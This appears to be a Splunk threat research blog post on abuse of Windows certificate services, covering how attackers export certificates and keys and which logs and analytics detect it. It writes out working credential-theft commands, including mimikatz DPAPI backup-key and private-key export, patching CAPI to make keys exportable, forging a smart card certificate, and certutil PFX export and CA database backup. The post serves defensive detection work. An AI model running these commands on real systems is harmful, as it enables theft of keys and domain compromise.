

splunk>
a CISCO company

Support

Products Solutions Why Splunk? Resources Company

Free Splunk

Security MARCH 23, 2023 | 11 MINUTE READ

Breaking the Chain: Defending Against Certificate Services Abuse



By Splunk Threat Research Team



Splunk is committed to using inclusive and unbiased language. This blog post might contain terminology that we no longer use. For more information on our updated terminology and our stance on biased language, please visit [our blog post](#). We appreciate your understanding as we work towards making our community more inclusive for everyone.

In recent years, there have been several high-profile cyber attacks that have involved the abuse of digital certificates. Digital certificates are electronic credentials that verify the identity of an entity, such as a person, organization, or device, and establish trust between parties in online transactions. They are commonly used to encrypt and sign data, authenticate users and devices, and secure network communications. One such large public attack that involved digital certificates was the

Digital Resilience Pays Off

Research reveals every organization suffers from disruption. Investing in critical capabilities enables some to win.



Digital Resilience Pays Off

Download this e-book to learn about the role of Digital Resilience across enterprises.

[Download now](#)

allowing the use of compromised certificates to evade detection and move laterally within the targeted networks. As defenders ramped up detection of

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf Splunk Life More ▾

Certificate Services, including certificate theft, account persistence, domain escalation, and domain persistence.

This blog describes common certificate abuses leveraged by current and relevant adversaries in the wild. Defenders will learn multiple methods adversaries use to obtain certificates, how to gather relevant logs and ways to mitigate adversaries stealing certificates.

What Is the Certificate Store?

The Windows certificate store is a special place on your Windows computer where important files called certificates are stored. These certificates are like special keys that help your computer talk securely to other computers and websites. Two recent events have outlined how important certificates are - [SpecterOps Certified Pre-Owned](#) research and the [Golden SAML](#) attack utilizing Active Directory Federated Services. Both are related to alternate authentication methods, specifically certificates.

For Windows, certificates are typically stored within the registry under HKEY_CURRENT_USER\SOFTWARE\Microsoft\SystemCertificates, or for the local system - under HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates.

Personal certificates for users are also stored in %APPDATA%\Microsoft\SystemCertificates\My\Certificates\. The associated user private key locations are primarily at %APPDATA%\Microsoft\Crypto\RSA\User SID\ for CAPI keys and %APPDATA%\Microsoft\Crypto\Keys\ (Schroeder and Christensen, Certified pre-owned 2021).



Splunk, 2023, Registry Editor

Certificate Services Abuse on Windows

There are multiple methods to extract or export certificates on Windows using native binaries or third party utilities. This section showcases a few different methods to perform these tasks on a Windows endpoint.

mimikatz

mimikatz utilizes a native approach to access the crypto libraries on Windows, as outlined in the [source code](#). mimikatz will [utilize](#) the crypt.dll module within Windows to load up the crypto export functions and crypt32.dll module to implement many of the Certificate and Cryptographic Messaging functions. Initially in our testing we found that mimikatz generated no visible traces of certificates being exported, only a file modification of the certificate. Upon digging in further, we found a debug log, Microsoft-Windows-CAPI2 (more on this in the Detection section), that did capture mimikatz exporting certificates. Note that detecting mimikatz itself (renamed, recompiled, module loads, process access, module load and so forth) may provide more value than enabling CAPI2 logs.

Let's dive into the two implementations provided by mimikatz.

```
lsadump::backupkeys /system:<computer> /export
```

on

lsadump::secrets

This first command utilizes the lsadump function to export the DPAPI backup keys. DPAPI is Windows Data

auditing to generate when we exported via this function. Additional information on DPAPI and exporting of the master key was written by Roberto Rodriguez [here](#). It

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf Splunk Life More ▾

```
mimikatz # lsadump::backupkeys /system/win-dc-maha-attack-range-84 /export

Current preferred key : {bf9f171b9-98bd-4f7a-84cd-099ec7d98914}

* RSA Provider name : Microsoft Strong Cryptographic Provider
  Unique name : CRYPT_IMPL_SOFTWARE
  Implementation : CALG_RSA_XEVN
  Algorithm : 2648 (0x00000080)
  Key size : 0
Key permissions : 0000000F [ CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; CRYPT_VERIFYSTRUCTURE ]
  Export permissions : 0000000F [ CRYPT_EXPORT ]
Private export : OK - "ntds_capt_0_bf9f171b9-98bd-4f7a-84cd-099ec7d98914.keys.rsa.pvk"
PFX container : OK - "ntds_capt_0_bf9f171b9-98bd-4f7a-84cd-099ec7d98914.pfx"
  Export : OK - "ntds_capt_0_bf9f171b9-98bd-4f7a-84cd-099ec7d98914.der"

Compatibility preferred key : {ad78013b-13e8-42fb-a800-566f1b1e86d3}
  Compatibility provider : Microsoft Cryptographic API - RSA
  Provider name : Microsoft Strong Cryptographic Provider
  Unique name : CRYPT_IMPL_SOFTWARE
  Implementation : CALG_RSA_XEVN
  Algorithm : 2648 (0x00000080)
  Key size : 0
Key permissions : 0000000F [ CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; CRYPT_VERIFYSTRUCTURE ]
  Export permissions : 0000000F [ CRYPT_EXPORT ]
Private export : OK - "ntds_capt_0_bf9f171b9-98bd-4f7a-84cd-099ec7d98914.keys.rsa.pvk"
PFX container : OK - "ntds_capt_0_bf9f171b9-98bd-4f7a-84cd-099ec7d98914.pfx"
  Export : OK - "ntds_capt_0_bf9f171b9-98bd-4f7a-84cd-099ec7d98914.der"

Export : OK - "ntds_legacy_d7d8013b-13e8-42fb-a800-566f1b1e86d3.key"
```

Splunk, 2023, MimiKatz LSADump

Now we dig into the actual Crypto module within mimikatz. First we load up crypto::capi, then export the keys. Files will be written to disk in an obvious pattern - .keyx.rsa.pvk.

If the private key is non-exportable, mimikatz's crypto::capi and crypto::cng commands can patch the CAPI and CNG to allow exportation of private keys. crypto::capi patches CAPI in the current process whereas crypto::cng requires patching lsass.exe's memory. (Schroeder and Christensen, Certified pre-owned 2021)

crypto::capi

crypto::keys /export

```
mimikatz # crypto::ccapi
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched

mimikatz # crypto::keys /export
* Store : user
* Provider : 'Microsoft Enhanced Cryptographic Provider v1.0'
* Provider type : 'PROV_RSA_FULL' {}
* CNG Provider : 'Microsoft Software Key Storage Provider'
```

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf Splunk Life More ▾

```
Algorithm : CALG_RSA_KEYX
Key size : 2048 (0x00000800)
Key permissions: 00000003f ('CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ;')
Exportable key : YES
Private export : OK - 'user_capi_0_eaa48e08-55fa-44a1-82d3-d766fc6238ef.keyx.rsa.pvk'

1. te-ha0c51f5-8700-4ec5-9ec0-bbcf1b60e01
9d849abbebc12dafe634afe49961a8f29_0f9a6540-7e5f-483a-aa2c-7d3cf3a3e31c9
Type : AT_KEYEXCHANGE (0x000000001)
Provider name : Microsoft Enhanced Cryptographic Provider v1.0
Key Container : te-ha0c51f5-8700-4ec5-9ec0-bbcf1b60e01
[Unique name : 9d849abbebc12dafe634afe49961a8f29_0f9a6540-7e5f-483a-aa2c-7d3cf3a3e31c9
Implementation: CRYPT_IMPL_SOFTWARE ;
Algorithm : CALG_RSA_KEYX ;
Key size : 1024 (0x00000400)
Key permissions: 00000003f ('CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ;')
Exportable key : YES
Private export : OK - 'user_capi_1_te-ha0c51f5-8700-4ec5-9ec0-bbcf1b60e01.keyx.rsa.pvk'

2. administrator
a18c440d6eb0b7e7a40f15e1970b_0f9a6540-7e5f-483a-aa2c-7d3cf3a3e31c9
ERROR Kuhl_m.crypto_1.keys.capi : CryptGetUserKey (0x0000000d)

3. te-0d713529-443a-4096-8775-2ee9c97c2870
a1c271cc8ed3ea4-f71cd60931c6085_0f9a6540-7e5f-483a-aa2c-7d3cf3a3e31c9
Type : AT_KEYEXCHANGE (0x000000001)
Provider name : Microsoft Enhanced Cryptographic Provider v1.0
Key Container : te-0d713529-443a-4096-8775-2ee9c97c2870
[Unique name : a1c271cc8ed3ea4-f71cd60931c6085_0f9a6540-7e5f-483a-aa2c-7d3cf3a3e31c9
Implementation: CRYPT_IMPL_SOFTWARE ;
Algorithm : CALG_RSA_KEYX ;
Key size : 1024 (0x00000400)
Key permissions: 00000003f ('CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ;')
Exportable key : YES
Private export : OK - 'user_capi_3_te-0d713529-443a-4096-8775-2ee9c97c2870.keyx.rsa.pvk'

CNG keys :
```

Splunk, 2023, MimiKatz Crypto CAPI

This method uses the Microsoft CryptoAPI (CAPI) or more modern [Cryptography API: Next Generation \(CNG\)](#) to interact with the certificate store. These APIs perform various cryptographic services that are needed for certificate storage and authentication (amongst other uses). (Schroeder and Christensen, Certified pre-owned 2021)

```
crypto::certificates /export
```

The difference between this and the previous command is that this command only exports the certificates - or PFX to disk. The files written will be .pfx and .der.

```
mimikatz # crypto::certificates /export
* System Store : 'CURRENT_USER' (0x00010000)
* Store       : 'My'

0. Administrator
Subject : DC-local, DC-attackrange, CN-Users, CN-Administrator
Issuer  : DC-local, DC-attackrange, CN-attackrange-WIN-DC-MHAG-AT-CA
Serial  : 0x00000000000000000000000000000000
Fingerprint: 00000000000000000000000000000000
Algorithm: 1.2.848.113549.1.1.1 (RSA)
```

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf Splunk Life More ▾


```
[Key Container : E8-Ba0c1f5-8700-4ec0-9ec0-bbcf3b650eb1
|Unique name : aic271ce86d3ea4f71cd0e0031c6885_0f9a6540-7e5f-483a-aa2c-7d3cf3a3e31c9
|Implementation: CRYPT_IMPL_SOFTWARE ;
Algorithm   : CALG RSA_KEYX
Key size    : 1024 (0x00000000)
Key permissions: 00000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
Exportable key : YES
Public export : OK - 'CURRENT_USER_My_0_Administrator.der'
Private export : OK - 'CURRENT_USER_My_0_Administrator.pfx'

1. Administrator
Subject : DC-local, DC-attackrange, CN-Users, CN-Administrator
Issuer  : DC-local, DC-attackrange, CN-attackrange-WIN-DC-MHAG-AT-CA
Serial  : 0x00000000000000000000000000000003
Fingerprint: 00000000000000000000000000000003
Algorithm: 1.2.848.113549.1.1.1 (RSA)
Validity   : 2/6/2023 1:03:30 PM -> 2/6/2024 1:03:36 PM
UPN       : administrator@attackrange.local
HOST     : attackrange.local
[Key Container : aic271ce86d3ea4f71cd0e0031c6885_0f9a6540-7e5f-483a-aa2c-7d3cf3a3e31c9
Provider   : Microsoft Enhanced Cryptographic Provider v1.0
Provider type: RSA_FULL (1)
Type       : KEYEXCHANGE (0x00000001)
Provider name: Microsoft Enhanced Cryptographic Provider v1.0
[Key Container : te-0d713529-443a-4096-8775-2eec92c72870
|Unique name : aic271ce86d3ea4f71cd0e0031c6885_0f9a6540-7e5f-483a-aa2c-7d3cf3a3e31c9
|Implementation: CRYPT_ENCRYPT ; CRYPT_WRITE ; CRYPT_MAC ;
Algorithm   : CALG RSA_KEYX
Key size    : 1024 (0x00000000)
Key permissions: 00000003f ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_EXPORT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
Exportable key : YES
Public export : OK - 'CURRENT_USER_My_1_Administrator.der'
Private export : OK - 'CURRENT_USER_My_1_Administrator.pfx'

2. administrator
Subject : CN-administrator, L=ES, OU=ES File Encryption Certificate
Issuer  : CN-administrator, L=ES, OU=ES File Encryption Certificate
Serial  : 178dd0edaa32b4767994f3782df157
Fingerprint: 00000000000000000000000000000007
Validity   : 1/24/2023 10:04:17 PM -> 12/31/2122 10:04:17 PM
UPN       : administrator@ATTACKRANGE
```

Splunk, 2023, MimiKatz Crypto Certificates

As found on disk -



Splunk, 2023, MimiKatz files on disk

```
crypto::certificates /systemstore:local_machine /store:my /export
```

This command specifies which store to export the certificate - again .pfx and .der written to disk.

```
6. test.atomic.com
Subject : CN=test_atomic.com
Issuer : CN=test_atomic.com
Serial : f29239c5dc23343b63f9a7495a3f531
Algorithm: 1.2.840.113549.1.1.1 (RSA)
Validity : 1/26/2023 9:58:10 PM -> 1/26/2024 10:18:10 PM
Hash SHA1: 5a752c9207730d787a9af0a1fdff50f68a6eb8c
```

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf Splunk Life More ▾

```
Key Container : te-2b226e16-7763-451e-8ee3-5788fc71177
Unique name : f85bc519dc7c53e3bb8a0eddbb33601_0f9a6540-7e5f-483a-aa2c-7d3cf3e31c9
Algorithm : RSA
Key size : 2048 (0x00000000)
Export policy : 00000001 (NCRYPT_ALLOW_EXPORT_FLAG ; )
Exportable key : NO
Public export : OK - 'local_machine_my_6_test.atomic.com.der'
Private export : OK - 'local_machine_my_6_test.atomic.com.pfx'
```

Splunk, 2023, Certificate Output

```
crypto::scauth /caname:ca /upn:atomic@art.local
```

Now, not specifically related to exporting, but this command will actually create a new smart card certificate in the store. Clever, right?

```
mimikatz 2.2.0 x64 (oe.eo)
mimikatz # crypto::scauth /caname:ca /upn:atomic@art.local
CA store : LOCAL_MACHINE
CA name : ca
[s.cert] subject : CN=atomic@art.local, O=mimikatz, C=FR
[s.cert] serial : Se371708adfb3a8a081883fc9e7d12e7487c17
[s.cert] algorithm : 1.2.840.113549.1.1.11 (sha256RSA)
[s.cert] validity : 1/30/2023 4:46:16 PM -> 1/30/2024 4:56:16 PM
[i.key] provider : Microsoft Enhanced Cryptographic Provider v1.0
[s.key] container : {6901ee55-e111-45d7-934f-93237056e8ef}
[s.key] gen (2048): OK
[i.key] provider : Microsoft Software Key Storage Provider
[i.key] container: attackrange-WIN-DC-MHAAG-AT-CA
[i.cert] subject : DC=local, DC=attackrange, CN=attackrange-WIN-DC-MHAAG-AT-CA
[s.cert] signature : OK
Private Store : CERT_SYSTEM_STORE_CURRENT_USER/My - OK
```


Splunk, 2023, MimiKatz Crypto scauth

CertUtil

Microsoft provides many native utilities to manage the certificate store on Windows. A few common ones include [CertUtil](#), [CertMgr](#) and [CertReq](#). A recent case of CertUtil being used to export PFX was identified in 2021 during the SolarWinds supply chain attack. The adversary, as outlined by [Splunk](#), [CISA](#) and [FireEye](#), exported the certificate to perform a Golden SAML attack. Follow the steps below or use Atomic Red Team to simulate - [T1552.004](#).

```
certutil -Store My
```

This command will list all certificates under "My" store. Get the serial of the certificate to extract.



[Splunk Blogs](#) [Security](#) [DevOps](#) [Artificial Intelligence](#) [Platform](#) [Leadership](#) [Partners](#) [.conf](#) [Splunk Life](#) [More ▾](#)

Splunk, 2023, CertUtil.exe Certificate Output

Export

```
certutil -p password -exportPFX My 31f5a395749a3fbe4833b2dcc539
```

```
PS C:\Users\Administrator> certutil -p password -exportPFX My 31f5a395749a3fbef483b2dc53992f.cer > temp\atomic.pfx  
My "Personal"  
-----  
Serial Number: 31f5a395749a3fbef483b2dc53992f  
Issuer: CN=test.atomic.com  
NotBefore: 1/26/2023 9:18 PM  
NotAfter: 1/26/2024 9:18 PM  
Subject: CN=test.atomic.com  
Signature matches Public Key  
Root certificate signature matches Issuer  
Cert Hash(Sha1): sa52z9c030d787a9e011fd5d9f68a6eb8c  
Key Container : te-2b22ed-7764545a-Bee5-578ff771177  
Issuing Certificate: M2V2D7M4T3A9Q4Qd06b3j6001_0F9a6540-7e5f-483a-aac2-d73cf3e31c9  
Provider: Microsoft Software Key Storage Provider  
Private key is NOT plain text exportable  
End of certificate details  
CertUtil: -exportPFX command completed successfully.
```

Splunk, 2023, CertUtil ExportPFX

In addition to extracting the certificate directly, an adversary who has access to the server also has the potential to backup the certificate database directly via the CertSrv.msc interface or via CertUtil.exe.

```
CertUtil.exe -backupDb c:\\temp\\certificates\\
```

or

```
Certutil.exe -backup c:\\CABackup
```

```
C:\>C:\Users\Administrator> certutil.exe -backup C:\temp\backups\mycerts  
Backing up Database files: 100%  
Backing up Log Files: 100%  
Backing up database to c:\temp\backups\mycerts.  
Database logs successfully truncated.  
Certutil backup command completed successfully.  
PS C:\>C:\Users\Administrator> certutil - backup C:\CABackup  
Enter new password:  
Re-enter new password:  
Backuped new keys and certificates For win-dc-mhaag-attack-range-84.attckrange.local\attackrange-WIN-DC-MHAAG-AT-CA to C:\temp\backups\mycerts.  
Backing up Database files: 100%  
Backing up Log Files: 100%  
Backing up Database files: 100%  
Backing up Log Files: 100%  
Backing up database to C:\CABackup.  
Database logs successfully truncated.  
Certutil backup command completed successfully.  
PS C:\>C:\Users\Administrator>
```

Splunk, 2023, CertUtil Backup

Files will be written to disk for all CertUtil.exe commands used here. It may not be a high fidelity event to alert on, but it may be worth monitoring for file writes across your fleet for certificates moving around.

PowerShell

PowerShell grants us two opportunities to extract

[Skip to main content >](#)

Certificate Cmdlets. Both are similar enough that if an adversary was attempting to extract a certificate both would provide the avenue needed.


Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf Splunk Life More ▾

```
Mode          LastWriteTime   Length Name
-a---- 2/4/2023 1:34 PM      2639 atomicredteam.pfx
Done executing test: T1552.004-9 Export Root Certificate with Export-PFXCertificate
PS C:\Users\Administrator>
PS C:\Users\Administrator>
PS C:\Users\Administrator>
PS C:\Users\Administrator> Invoke-AtomicTest T1552.004 -PathToAtomsFolder C:\AtomicRedTeam\atoms\ -TestNumbers 10
PathToAtomsFolder
Executing test: T1552.004-10 Export Root Certificate with Export-Certificate
Directory: C:\Users\Administrator\AppData\Local\Temp\2
Mode          LastWriteTime   Length Name
-a---- 2/4/2023 1:35 PM      820 AtomicRedTeam.cer
Done executing test: T1552.004-10 Export Root Certificate with Export-Certificate
PS C:\Users\Administrator> Invoke-AtomicTest T1552.004 -PathToAtomsFolder C:\AtomicRedTeam\atoms\ -TestNumbers 8
PathToAtomsFolder
Executing test: T1552.004-11 Export PFX
Root "Trusted Root Certification Authorities"
  Certificate 9
Serial Number: 5C9A8B9E424532d73f4a09b3
Issuer: CN=Microsoft Root Certificate Authority 2010, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
NotBefore: 12/1/2017 9:35 PM
NotAfter: 12/1/2037 9:35 PM
Subject: CN=Microsoft Root Certificate Authority 2010, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
Root Certificate Subject matches Issuer
Status: OK
Cert Hash(Hex): 1f3d38f28063f5f275be2b87cf83e40e0458400
No key provided. Information
Call CertUtil -exportPFX and private key for decryption.
CertUtil: -exportPFX command FAILED: 0x80070050 (WIN32: 80 ERROR_FILE_EXISTS)
CertUtil: The file exists.
ReturnValue PSComputerName
0
0
```

Splunk, 2023, PowerShell Export-Certificate


Certmgr.msc

Certificate Manager, CertMgr.msc, allows the associated user to export the certificates to disk.



Splunk, 2023, CertMGR


Once export is selected, the Certificate Export Wizard will appear and walk through the steps to export the certificate.



Splunk, 2023, Certificate Export Wizard

Follow the simple steps and once done, the export will be finished.

In addition, from the certificate server/certificate authority, it's possible to kick off a backup of the database from the UI.



Splunk, 2023, Backup

Follow the simple steps and once done, the export will be

In addition, from the certificate server/certificate authority, it's possible to kick off a backup of the database from the UI

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf Splunk Life More ▾

Services Abuse on Windows

On Windows, the following event logs may help detect the deletion, request or export of certificates:

1. Security event log: The Security event log records events related to security operations, such as the deletion, backup or export of certificates. Events related to certificates will typically have an event ID of 4876 (Database backed up), 4887 (certificate issued) and 4886 (certificate request).
2. Microsoft-Windows-CAPI2/Operational log: This event log records events related to cryptographic operations, including the deletion and export of certificates. Events related to certificates will typically have an event ID of 70.
3. Microsoft-Windows-CertificateServicesClient-Lifecycle-System>User event log:
 - a. Event ID 1007 occurs when a certificate from the local certificate store is exported.
4. Sysmon / EDR Process + Command Line logging
 - a. Sysmon EventID 1 or Windows Security EventID 4688 will provide enough process and command line visibility.
5. PowerShell Script Block Logging
 - a. EventID 4104 monitoring for Cmdlets - Export-Certificate and Export-PFXCertificate.

For this example, we want to better understand the sources outlined above. Using PowerShell we can gather the provider's events. For CertificateServicesClient Lifecycle - Both System and User have the same event IDs. The output below is from System.

```
(Get-WinEvent -ListProvider Microsoft-Windows-CertificateService
```

```
PS C:\Users\Administrator> (Get-WinEvent -ListProvider Microsoft-Windows-CertificateServicesClient-Lifecycle-System).Events | Format-Table -Property Id, Description
Id Description
-- -----
1001 A certificate has been replaced. Please refer to the "Details" section for more information.
1002 A certificate has expired. Please refer to the "Details" section for more information.
1003 A certificate is about to expire. Please refer to the "Details" section for more information.
1004 A certificate has been deleted. Please refer to the "Details" section for more information.
```

1007 A certificate has been exported. Please refer to the "Details" section for more information.

1008 A certificate has been associated with its private key. Please refer to the "Details" section for more information.
1009 A certificate could not be associated with its private key. Please refer to the "Details" section for more information.

EID 1007. However, there may be interest in monitoring others like EID 1006 or errors like EID 1008 and EID 1009.

Utilize the following inputs to gather the event ID 70 from the CAPI log and event ID 1007 from the Certificate Lifecycle log sources.

```
[WinEventLog://Microsoft-Windows-CertificateServicesClient-Lifecycle-User/Operational]
disabled = 0
renderXml = 1
index = win


[WinEventLog://Microsoft-Windows-CertificateServicesClient-Lifecycle-System/Operational]
disabled = 0
renderXml = 1
whitelist = $XmlRegex='(?:1007).+'
index = win

[WinEventLog://Microsoft-Windows-CAPI2/Operational]
disabled = 0
renderXml = 1
whitelist = $XmlRegex='(?:70).+'
index = win
```

Now that we have collected the right sources, let's review some of the new analytics created by the Splunk Threat Research Team (STRT).

Windows Export Certificate

This analytic utilizes the Certificates Lifecycle log channel event ID 1007. Event ID 1007 is focused on the Export of a certificate from the local certificate store.



Splunk, 2023, Export Certificate

Windows Steal Authentication Certificates CS Backup

This analytic identifies when the Active Directory

[Skip to main content >](#)

4876. This event triggers whenever the backup occurs in the UI of CertSrv.msc or via CertUtil.exe -BackupDB occurs.

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf Splunk Life More ▾

5 events (before 2/1/2023 2:35:25,000 PM) No Event Sampling ▾						
Events (5) Patterns Statistics (1) Visualization						
20 Per Page ▾ Format Preview ▾						
dest	name	action	Caller_Domain	Caller_User_Name	count	⋮
win-dc-00a9-attack-range-84.attckrange.local	Certificate Services backup started	success	ATTACKERANGE	administrator	5	2

Splunk, 2023, Export Certificate

Windows Steal Authentication Certificates Certificate Request

This analytic identifies when a new certificate is requested against the Certificate Services - AD CS. By its very nature this is not malicious, but should be tracked and correlated with other events related to certificate requests. When an account requests a certificate, the CA generates event ID 4886 "Certificate Services received a certificate request."

"win-eventing_security_CertCode=4886" 3 events (before 2/1/2023 2:37:21,000 PM) No Event Sampling ▾						
Events (3) Patterns Statistics (2) Visualization						
20 Per Page ▾ Format Preview ▾						
dest	name	Requester	action	Attributes	count	⋮
win-dc-00a9-attack-range-84.attckrange.local	Certificate Services received a certificate request	ATTACKERANGE\administrator	success	UserAgent Mozilla/5.0 (Windows NT 10.0; Win64; Trident/7.0; rv:11.0) like Gecko	1	1
win-dc-00a9-attack-range-84.attckrange.local	Certificate Services received a certificate request	ATTACKERANGE\administrator	success	con:win-dc-00a9-attack-range-84.attckrange.local	2	2
win-dc-00a9-attack-range-84.attckrange.local	Certificate Services received a certificate request	ATTACKERANGE\administrator	success	cdc:win-dc-00a9-attack-range-84.attckrange.local	2	2
win-dc-00a9-attack-range-84.attckrange.local	Certificate Services received a certificate request	ATTACKERANGE\administrator	success	mdc:win-dc-00a9-attack-range-84.attckrange.local	2	2
win-dc-00a9-attack-range-84.attckrange.local	Certificate Services received a certificate request	ATTACKERANGE\administrator	success	con:win-dc-00a9-attack-range-84.attckrange.local	2	2

Splunk, 2023, Cert Requested

Windows Steal Authentication Certificates Certificate Issued

This analytic identifies when a new certificate is issued against the Certificate Services - AD CS. By its very nature this is not malicious, but should be tracked and correlated with other events related to certificates being issued. When the CA issues the certificate, it creates event ID 4887 'Certificate Services approved a certificate request and issued a certificate.'

"win-eventing_security_CertCode=4887" 3 events (before 2/1/2023 2:39:00,000 PM) No Event Sampling ▾						
Events (3) Patterns Statistics (2) Visualization						
20 Per Page ▾ Format Preview ▾						
dest	name	Requester	action	Attributes	count	⋮
win-dc-00a9-attack-range-84.attckrange.local	Certificate Services approved a certificate request and issued a certificate	ATTACKERANGE\administrator	success	UserAgent Mozilla/5.0 (Windows NT 10.0; Win64; Trident/7.0; rv:11.0) like Gecko	1	1
win-dc-00a9-attack-range-84.attckrange.local	Certificate Services approved a certificate request and issued a certificate	ATTACKERANGE\administrator	success	con:win-dc-00a9-attack-range-84.attckrange.local	2	2
win-dc-00a9-attack-range-84.attckrange.local	Certificate Services approved a certificate request and issued a certificate	ATTACKERANGE\administrator	success	cdc:win-dc-00a9-attack-range-84.attckrange.local	2	2
win-dc-00a9-attack-range-84.attckrange.local	Certificate Services approved a certificate request and issued a certificate	ATTACKERANGE\administrator	success	mdc:win-dc-00a9-attack-range-84.attckrange.local	2	2

Splunk, 2023, Cert Issued

[Skip to main content >](#)

Windows PowerShell Export Certificate

This analytic identifies the PowerShell Cmdlet export-

Splunk Blogs Security DevOps Artificial Intelligence Platform Leadership Partners .conf Splunk Life More ▾

certificates local to the windows endpoint within the Certificate Store.

14 events (before 2/1/23 2:40:38.000 PM) No Event Sampling *

Events (14) Patterns Statistics (1) Visualization

20 Per Page ▾ Format Preview *

EventCode 0 ScriptBlockText dest 0

